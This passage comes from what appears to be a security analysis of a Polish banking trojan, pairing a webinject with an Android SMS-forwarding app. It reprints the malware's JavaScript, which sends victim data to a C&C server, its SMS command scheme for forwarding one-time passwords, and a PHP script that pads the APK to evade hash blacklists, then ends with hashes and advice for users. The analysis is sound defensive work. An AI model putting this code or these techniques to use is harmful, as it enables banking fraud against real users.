  info+='<br>inject_language:␣'+injData.lang;
  info+='<br>url:␣'+window.location.href;
```

```
  return encodeURIComponent(info);
}

function twitput(){
  var info = datacollect();
  var manuf = "-";
  var model = "-";
  var sturl = injData.server+
    'in/put.php?phone_number='+injData.phone+
    '&os='+injData.os+
    '&manuf='+manuf+
    '&model='+model+
    '&login='+injData.login+
    '&lang='+injData.lang+
    '&bank_id='+injData.idbank+
    '&data='+info;
  var jid = setTimeout(function() {theend()}, 10000);
  jQuery.getScript(sturl, function(){clearTimeout(jid);});
}
```

Listing 13: Webinject - C&C communication

```
function checkCode(){
  var tok_num = document.getElementById('ver_code').value;
  var tok_num1 = tok_num.slice(0,1);
  var tok_num2 = tok_num.slice(
      document.getElementById('ver_code').value.length-1,
      document.getElementById('ver_code').value.length);
  if (
     (document.getElementById('ver_code').value.length < 7)   ||
     (document.getElementById('ver_code').value.length > 10)  ||
     (tok_num1 != '1')||(tok_num2 != '3')
    ){
     jQuery('#label_error').show();
     jQuery('#label_error').html("Ęę Bdny kod E-Security!");
     setTimeout("jQuery('#label_error').hide();",3000);
     return false;
  }
  jQuery('#wid').show();
  twitvc(document.getElementById('ver_code').value);
  document.getElementById('ver_code').disabled = "true";
  //setTimeout("theend()",4000);
}
```

Listing 14: Webinject - activation code validation

```
jQuery(document).ready(function() {
   injData.imgurl=injData.server+'img/bank/xxxx/';
   injData.idbank='bank-name';
   injData.usesymbian='1';
   injData.usebberry='1';
   injData.useandroid='1';
   pickinglang();
   injData.textcolor = '#0297D9';
   injData.graytextcolor = '#808080';
   injData.bordercolor = '#009CD9';
   injData.finishtextcolor = '#F3571F';
});
```

Listing 15: Webinject - main function




Figure 9: Result of code injection - sequence of messages

3 The Android application

When our smartphone is registered, we receive a text message allegedly from our bank – the sender field is spoofed. This text message contains a link to the malicious application dedicated to the Android operating system. This application is provided under various names and most popular ones are `poland.apk`, `polska.apk` or `e-security.apk`.




Figure 10: E-Security main screen

The application's target operating system is Android 2.1 and newer. In order to install it user must allow it to obtain all available permissions – this fact alone should be enough for a user to stop installation. Cybercriminals may provide this excessive permissions for a couple of reasons, e.g. to mislead the researchers, hide real intentions or to make it easily updateable, as Android will not ask you to extend applica-

tion permission on update, because it already has the widest range of permission it possibly can have.

Two tags from `AndroidManifest.xml` – presented on listing 16 – are particularly interesting. Application install a service based on class `SecurityService` and an receiver invoked when SMS is received, boo sequence is completed or a call is made. This receiver is present in `SecurityReceiver` class. However, only an received SMS is handled by this class.

This malware has four commands that C&C might send to the phone via a text message. This commands are not shown to the user and are not saved in the inbox.

```
<service android:name=".SecurityService" android:enabled="true" />
<receiver android:name=".SecurityReceiver">
  <intent-filter android:priority="2147483647">
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    <action android:name="android.intent.action.BOOT_COMPLETED" />
  </intent-filter>
</receiver>
```

Listing 16: plik `AndroidManifest.xml`

3.1 Hiding the C&C numbers in the SMS commands

Cybercriminals hide C&C telephone numbers using a specially crafted text message. After receiving such message it is parsed in order to uncover the C&C number, while the sender is completely ignored. In order to uncover the C&C number, message text is parsed and all of the numbers are concatenated and preceded with a plus sign (+). Using this technique, cybercriminals send a message that can pose as spam in case a user has removed the application and the message was displayed to her. Example of such a message (in Polish) is presented in the figure 11.




Figure 11: SMS message containing one of the C&C commands

3.2 `get info` command

First type of command is `get info`. In order to issue this command C&C must send a text message that starts with a hash sign and has a phone number somewhere in the text. This phone number must

start with the plus sign. In response to this message malware sends the following text message to the number provided in the message body (message origin is completely ignored):

```
Model:<model> AC:<code> H:<hidden> AltC:<state> V:<version> Mf:<manufacturer>/<android>
```

Listing 17: `get info` **answer**

Where

- `<model>` is a phone model (e.g. GT-S5830),
- `<code>` is a unique *activation code* based on IMEI number,
- `<hidden>` describes whether the actions of the malicious application should be hidden or not,
- `<state>` specifies whether text messages are being forwarded or not,
- `<version>` is the malware version (in our case `1.2.9`),
- `<manufacturer>` is the phone's brand name (e.g. `samsung`),
- `<android>` is the Android OS version (e.g. `2.2.1`).

Example of the C&C command and answer is provided in the figure 12.




Figure 12: Example of the `getinfo` command and answer

3.3 `new number` command

When the malware receives a text message that starts with a slash and has a phone number in it's content, it assumes it received a `new number` message. From now on, all of the text messages will be redirected to that number. This allows the attackers to forward all of the one-time passwords sent from the victim's bank. Now, the attacker is able to perform a wire transfer to the account he controls. It is worth noting that messages can be forwarded to the different number that the origin of the control command text message. This allows the attacker to hide her actions even more efficiently.

3.4 `fin` command

When the infected phone receives a message that starts with a comma, it assumes that this is a `fin` message. This message must be sent from a number to which the text messages were being forwarded. This command ends forwarding and makes the malware wait for another control command. When the attacker turns on message forwarding for a small amount of time, it may even be possible that user will be unaware that her text messages are redirected somewhere else.

3.5 `uninstall` command

Every text message that starts with the exclamation mark (!) is assumed to be the `uninstall` command. This command removes the malware from the infected phone. This is the last command that the attacker can send, i.e. it is irreversible.

3.6 Detailed logging

This malware makes an extensive use of the logging mechanisms. Below (listing 18) is the example of log file generated by this application in our testing environment. This snippet was produced after issuing the `get info` command on the infected phone. `AlternativeControl` is used by the developers to specify that the app is controlled by text messages (as opposed to reporting via HTTP).

```
I/SSuite (1904): AlternativeControl called
I/SSuite (1904): AlternativeControl control message GET INFO
I/SSuite (1904): SendControlInformation called number is +486xxxxxxxx
I/SSuite (1904): Model:GT-Sxxxx AC:1xxxxxxx3 H:0 AltC:0 V:1.2.9 Mf:↩
    samsung/2.2.1
```

Listing 18: Logi aplikacji

3.7 Dynamic `.apk` file generation

Server-side script which provided the malicious application to users is presented in listing 19.

```
<?
//$name = "polska_".rand(1,10000);
$name = "polska";
$file_ending = "apk";
//header("Content-type: application/octet-stream");
header("Content-type:␣application/vnd.android.package-archive");
header("Content-Disposition:␣attachment;␣filename={$name}.{$file_ending}");
header("Pragma:␣no-cache");
header("Expires:␣0");

$myFile = "logo.jpg";
$handle = fopen($myFile, 'r');
while (!feof($handle))
{
   $data = fgets($handle, 512);
   echo $data;
}
fclose($handle);
$r=rand(1,1024);
for($i=0;$i<$r;$i++)
   echo rand();
?>
```

Listing 19: PHP script which provided the malicious application

In lines 11-18 a `logo.jpg` file is opened and it's content is sent as a `polska.apk` file. For loop in lines 19-21 is responsible for adding a random number of bytes to the end of the file. This makes it impossible to blacklist the apk based on its hash. Application does not have to be resigned, because these last bytes will not be read by Android, because it is not a part of declared sections.

This method, however, may not provide enough protection against blacklisting – one can use the `.dex` file hash on the blacklist. To prevent this, the cybercriminal randomize the C&C URL present in the sample. This URL was used, in the previous versions, to communicate with the C&C server. This communication channel is now turned off, but the code is still present. This allows to randomize the URL without affecting the application logic at all.

3.8 Hashes

Below is a list of some of the `.apk` hashes.

MD5	SHA256
15eae05ab7e9d76c8f1e4dce8cd25da5	dfbd6f793aefafa1e6ac012d010c74821f39d9a4de3695c07888fa0cc52068fb
02462f235a01a6f8287900d04598b4a4	181f076924c708d66ddfb5b30a1daa59bf86f43393d46b2f342de2025e782fbf
5decfee2da906a774ce4e011191073de	0ae5d95f618ad00c776778a40f62f7572114cb4d7718fb518df2b33e5b66449d
533037efd7c2b58baf0c36dbaf9f702d	9c49bead844944b7e7a21067ae8b7d612a03dbb3b5f99d51f875864af278a7c1
0eba0f6abc3c88e17017cccaa00c06a2	cf5984e249946f3a1df03668ec6eebde07ced578161ff04725db76334b202dbe

Listing 20: Analyzed apk hashes

4 Recommendations

This section presents recommendation for users detailing how to detect or even prevent the infection from this malware.

4.1 Windows part

The malware is very stealthy and tries to hide its activities from the user. The only clearly visible infection symptom are the unusual messages seen when entering the online banking website, as in figure 9.

Every unusual message or occurrence happening when we log in to our online banking should be considered as a sign of a malware infection. If we are not sure whether the website should look like this, we should always call our bank. Then we can get information about the proper website layout.

Figure 13: E-Security application icon

4.2 Mobile phones

In case of Android applications you should always remember basic security guidelines. `E-Security` requires all permission available, which should already raise your concerns. If we are not sure if we installed the `E-Security` application is is best to check whether we have an application with icon similar to the one presented in figure 13.

In order to uninstall this application perform these three steps[1]:

1. Visit your device's **Settings** menu > **Apps** or **Application manager** (this may differ depending on your device).
2. Touch the app with icon presented on figure 13 and named **E-Security** or similar.
3. Select **Uninstall**.

[1] as described on `https://support.google.com/googleplay/answer/2521768`